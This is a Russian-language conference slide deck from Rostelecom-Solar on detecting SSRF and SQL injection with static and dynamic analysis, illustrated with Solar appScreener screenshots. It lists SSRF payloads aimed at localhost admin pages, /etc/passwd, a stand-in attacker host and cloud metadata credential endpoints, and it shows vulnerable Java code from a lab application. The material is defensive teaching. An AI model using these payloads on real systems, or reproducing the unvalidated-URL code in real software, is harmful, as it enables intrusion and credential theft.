



Ростелеком
Солар

Анализ уязвимостей в мобильных и веб-приложениях с применением статического анализатора



Татьяна Куцовол
Технический лидер отдела разработки
«Ростелеком-Солар»
t.kutsovol@rt-solar.ru

О спикере

Татьяна Куцовол

Технический лидер в отделе разработки продукта Solar appScreener в «Ростелеком-Солар»




@luttatiana



План мастер-класса

1. Вводная часть
2. Server-Side Request Forgery (SSRF)
3. Автоматизация поиска SSRF с помощью DAST. Возможно ли это?
4. Автоматизация поиска SSRF с помощью SAST. Возможно ли это?
5. Комбинация SAST и DAST





Вводная часть

Вводная часть


```
ent = that.image.general.element;  
= {current: 10, max: 10, min: 1, step: 1};  
animated property  
  
imated){  
image.main.map(f -> {  
  {  
  : importMainLayers(f)  
  
eName = f.frameName;  
entLayerId = frame.layers.length;  
ent = that.image.main.element;  
  
e;  
  
currentFrameIndex - 0;  
  
rentLayerId = image.main.layers.length;  
eps = importMainLayers(image.main);  
general.animated){  
element = that.image.main[0].element;  
  
element = that.image.main.element;
```



SAST



DAST



OWASP Top 10 (2021)

A01:2021 Broken Access Control

A02:2021 Cryptographic Failures

A03:2021 Injection

A04:2021 Insecure Design

A05:2021 Security Misconfiguration

A06:2021 Vulnerable and Outdated Components

A07:2021 Identification and Authentication Failures

A08:2021 Software and Data Integrity Failures

A09:2021 Security Logging and Monitoring Failures

A10:2021 Server-Side Request Forgery



Результаты использования автоматизированных средств анализа DAST и SAST и их комбинации

DAST | SAST

Когда срабатывает только один из инструментов анализа

DAST & SAST

Когда срабатывают оба инструмента анализа

OWASP Top 10 (2021)

A01:2021 Broken Access Control

A02:2021 Cryptographic Failures

A03:2021 Injection

A04:2021 Insecure Design

A05:2021 Security Misconfiguration

A06:2021 Vulnerable and Outdated Components

A07:2021 Identification and Authentication Failures

A08:2021 Software and Data Integrity Failures

A09:2021 Security Logging and Monitoring Failures

A10:2021 Server-Side Request Forgery



TOP 10




Server-Side Request Forgery (SSRF)

SSRF

Позволяет злоумышленнику **отправлять запросы от имени скомпрометированного сервера**.

Злоумышленник может получить возможность считывать данные из служб, которые недоступны напрямую из клиентской части:

- Атака, направленная против сервера, с использованием сетевого интерфейса loopback (127.0.0.1 или localhost), или злоупотребление доверием между сервером и другими службами в той же сети.
- Атака XSPA, предоставляющая информацию об открытых портах на сервере.
- Атака, предоставляющая данные об облачном провайдере, на котором размещен сервер.



SSRF (payloads)

- <https://target.com/page?url=http://127.0.0.1/admin>
- <https://target.com/page?url=http://127.0.0.1/phpmyadmin>
- <https://target.com/page?url=file://etc/passwd>
- <https://target.com/page?url=file://path/to/file>
- <https://target.com/page?url=sftp://attacker.net:11111>

- <https://target.com/page?url=http://localhost:22>
- <https://target.com/page?url=http://127.0.0.1:25>

- <https://target.com/page?url=http://169.254.169.254/latest/user-data>
- https://target.com/page?url=http://169.254.169.254/latest/user-data/iam/security-credentials/ROLE_NAME
- <https://target.com/page?url=http://192.0.0.192/latest/meta-data>

SSRF

original request

```
POST /booking
```

```
availabilityApi=http://api.booking-example.com  
/booking?start=01122023&end=20122023
```

malicious request

```
POST /booking
```

```
availabilityApi=http://127.0.0.1/admin
```

SSRF

```
public static void request(HttpServletRequest request) throws IOException
{
    String url = request.getParameter("url");

    URL taintUrl = new URL(url);

    taintUrl.openConnection(); //SSRF
}
```

Автоматизация поиска SSRF с помощью DAST

Автоматизация поиска SSRF с помощью DAST

Классическим решением DAST подобные уязвимости обнаружить невозможно.



Requests + Payloads




Responses



Автоматизация поиска SSRF с помощью DAST

Out-of-band Application Security Testing (**OAST**)



Автоматизация поиска SSRF с помощью SAST

Автоматизация поиска SSRF с помощью SAST

```
public static void request(HttpServletRequest request) throws IOException
{
    String url = request.getParameter("url");

    URL taintUrl = new URL(url);

    taintUrl.openConnection(); //SSRF
}
```

Автоматизация поиска SSRF с помощью SAST

```
public static void request(HttpServletRequest request) throws IOException
{
    String url = request.getParameter("url");

    URL taintUrl = new URL(url);

    taintUrl.openConnection(); //SSRF
}
```

String url = request.getParameter("url");

taintUrl.openConnection();

String url = request.getParameter("url");

URL taintUrl = new URL(url);

taintUrl.openConnection(); //SSRF



Комбинация SAST и DAST

SAST & DAST

The screenshot displays the Solar appScreeener interface for a DAST test. The top navigation bar includes links for 'Домашняя страница', 'Проекты', 'Группы проектов', 'Правила и наборы', 'Администрирование', and 'О продукте'. The main header shows 'DAST test ID 52' and a search bar. A summary table indicates 404 total findings, with 51 critical, 16 medium, and 0 low severity. A search bar shows 'Поиск по URL и названию уязвимости' and a result for 'SQL Injection - MySQL' at 'http://10.208.64.31:8080/J.../EmailCheck.do?email=%27'. The right panel shows the request details for a GET request to the same URL, including headers like 'Host', 'User-Agent', 'Accept', and 'Cookie'. The bottom panel shows the vulnerability properties table.

Всего	Критический	Средний	Низкий	Инфо
404	51	16	0	337

Найдено уязвимостей: 1 из 404

URL	Параметр	Атака	Доказательства	Источник
http://10.208.64.31:8080/JavaVulnerableLab/EmailCheck.do?email=%27	email	'	com.mysql.jdbc.exceptions	ACTIVE

SAST & DAST

The screenshot displays the Solar appScreeener web interface. The top navigation bar includes links for 'Домашняя страница', 'Проекты', 'Группы проектов', 'Правила и наборы', 'Администрирование', and 'О продукте'. The main content area shows the results for a project named 'Test project for Dynamic correlation.zip'. A summary table indicates 21 critical vulnerabilities out of a total of 4234. A search bar is present, and a specific vulnerability is highlighted: 'Внедрение в SQL-запрос' (SQL Injection). The interface shows the corresponding Java code snippet from 'EmailCheck.java' where a user's email is concatenated into a SQL query without proper sanitization. Below the code, there is a detailed description of the vulnerability, explaining that it allows an attacker to bypass authentication and access all database records. The description also notes that SQL injection is a top priority in OWASP Top 10 lists and that it occurs when user input is not properly validated before being used in a database query.

Всего	Критический	Средний	Низкий	Инфо
4234	21	778	1898	1537

Найдено уязвимостей: 1 из 21

Внедрение в SQL-запрос

```
org/cysecurity/cspf/jvl/controller/EmailCheck.java:31
22     response.setContentType("application/json");
23     final PrintWriter out = response.getWriter();
24     try {
25         final Connection con = new DBConnect().connect(this.getServletContext().getRealPath("/WEB-INF/config.properties"));
26         final String email = request.getParameter("email").trim();
27         final JSONObject json = new JSONObject();
28         if (con != null && !con.isClosed()) {
29             ResultSet rs = null;
30             final Statement stmt = con.createStatement();
31             rs = stmt.executeQuery("select * from users where email='" + email + "'");
32             if (rs.next()) {
33                 json.put("available", (Object)"1");
34             }
35             else {
36                 json.put("available", (Object)new Integer(0));
37             }
38         }
39         out.print(json);
40     }
```

Описание уязвимости | Пример | Рекомендации | Ссылки | Классификации | Трасса | Управление уязвимостью | Jira | Инструкции по настройке WAF

Возможно внедрение в SQL-коде. Злоумышленник может обойти механизм аутентификации, получить доступ ко всем записям базы данных, выполнить вредоносный код с правами приложения.

Атаки типа "внедрение" (Injection) занимают первое место в рейтинге уязвимостей web-приложений OWASP Top 10 2017 и седьмое место в рейтинге OWASP Mobile Top 10 2014. Уровень возможного ущерба от такой атаки зависит от работы валидации пользовательского ввода и механизмов защиты файлов.

Внедрение SQL-кода происходит, когда запрос к базе данных формируется на основе данных из ненадёжного источника (например, из строки, введённой пользователем). При отсутствии правильной валидации злоумышленник может изменить запрос так, чтобы выполнялся вредоносный SQL-запрос.

SAST & DAST

B DAST

Заголовок запроса Тело запроса Заголовок ответа Тело ответа

Заголовок запроса

GET http://10.208.64.31:8080/JavaVulnerableLab/EmailCheck.do?email=%27 HTTP/1.1
Host: 10.208.64.31:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:106.0) Gecko/20100101 Firefox/100.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://10.208.64.31:8080/JavaVulnerableLab/Register.jsp
Cookie: JSESSIONID=2EB2BD6D2EE44E8F5021E0B835DF22A8



B SAST

```
org/cysecurity/cspf/jvl/controller/EmailCheck.java:26
17     public EmailCheck() {
18         super();
19     }
20
21     protected void processRequest(final HttpServletRequest request, final HttpServletResponse response) throws ServletException {
22         response.setContentType("application/json");
23         final PrintWriter out = response.getWriter();
24         try {
25             final Connection con = new DBConnect().connect(this.getServletContext().getRealPath("/WEB-INF/config.properties"));
26             final String email = request.getParameter("email").trim();
27             final JSONObject json = new JSONObject();
28             if (con != null && !con.isClosed()) {
29                 ResultSet rs = null;
30                 final Statement stmt = con.createStatement();
31                 rs = stmt.executeQuery("select * from users where email = '" + email + "'");
32                 if (rs.next()) {
33                     json.put("available", (Object)"1");
34                 }
35             } else {
36                 json.put("available", (Object)"0");
37             }
38             out.print(json.toString());
39         } catch (Exception e) {
40             out.print(e.getMessage());
41         }
42     }
43 }
```



Описание уязвимости Пример Рекомендации Ссылки Классификации Трасса Управление уязвимостью Jira Инструкции по настройке WAF

HttpServletRequest... → String.trim() → email = → StringBuilder... → StringBuilder... → Statement.exec...

SAST & DAST

The screenshot displays the Solar appScreener web interface. The top navigation bar includes links for 'Домашняя страница', 'Проекты', 'Группы проектов', 'Правила и наборы', 'Администрирование', and 'О продукте'. The main content area shows the results for a project named 'Test project for Dynamic correlation.zip'. A summary table indicates 4234 total findings, with 21 critical, 778 medium, and 1898 low severity issues. A search bar and a 'Внедрение в SQL-запрос' (SQL injection) filter are visible. A specific finding is highlighted with a 'D 1' label and a hand cursor. The code snippet shows a Java file with a SQL query: `rs = stmt.executeQuery("select * from users where email='" + email + "'");`. Below the code, there are tabs for 'Описание уязвимости', 'Пример', 'Рекомендации', 'Ссылки', 'Классификации', 'Трасса', 'Управление уязвимостью', 'Jira', and 'Инструкции по настройке WAF'. The description explains that this is a possible SQL injection vulnerability that can bypass authentication and access all database records.

Test project f... ID 22A0BD

Обзор

Подробные результаты

Сканирования

Экспорт отчёта

Сравнение сканирований

Настройки

Проекты > Test project for Dynamic correlation.zip > Подробные результаты

Дата сканирования 3/3 06.12.2022 15:23:44

Всего	Критический	Средний	Низкий	Инфо
4234	21	778	1898	1537

Поиск по файлу и названию уязвимости

Найдено уязвимостей: 1 из 21

Внедрение в SQL-запрос

D 1

```
org/cysecurity/cspf/jvl/controller/EmailCheck.java:31
22     response.setContentType("application/json");
23     final PrintWriter out = response.getWriter();
24     try {
25         final Connection con = new DBConnect().connect(this.getServletContext().getRealPath("/WEB-INF/config.properties"));
26         final String email = request.getParameter("email").trim();
27         final JSONObject json = new JSONObject();
28         if (con != null && !con.isClosed()) {
29             ResultSet rs = null;
30             final Statement stmt = con.createStatement();
31             rs = stmt.executeQuery("select * from users where email='" + email + "'");
32             if (rs.next()) {
33                 json.put("available", (Object)"1");
34             }
35             else {
36                 json.put("available", (Object)new Integer(0));
37             }
38         }
39         out.print(json);
40     }
```

Описание уязвимости | Пример | Рекомендации | Ссылки | Классификации | Трасса | Управление уязвимостью | Jira | Инструкции по настройке WAF

Возможно внедрение в SQL-коде. Злоумышленник может обойти механизм аутентификации, получить доступ ко всем записям базы данных, выполнить вредоносный код с правами приложения.

Атаки типа "внедрение" (Injection) занимают первое место в рейтинге уязвимостей web-приложений OWASP Top 10 2017 и седьмое место в рейтинге OWASP Mobile Top 10 2014. Уровень возможного ущерба от такой атаки зависит от работы валидации пользовательского ввода и механизмов защиты файлов.

Внедрение SQL-кода происходит, когда запрос к базе данных формируется на основе данных из ненадёжного источника (например, из строки, введённой пользователем). При отсутствии правильной валидации злоумышленник может изменить запрос так, чтобы выполнялся вредоносный SQL-запрос.

Спасибо за внимание!



Татьяна Куцовол
Технический лидер отдела
разработки «Ростелеком-Солар»
t.kutsovol@rt-solar.ru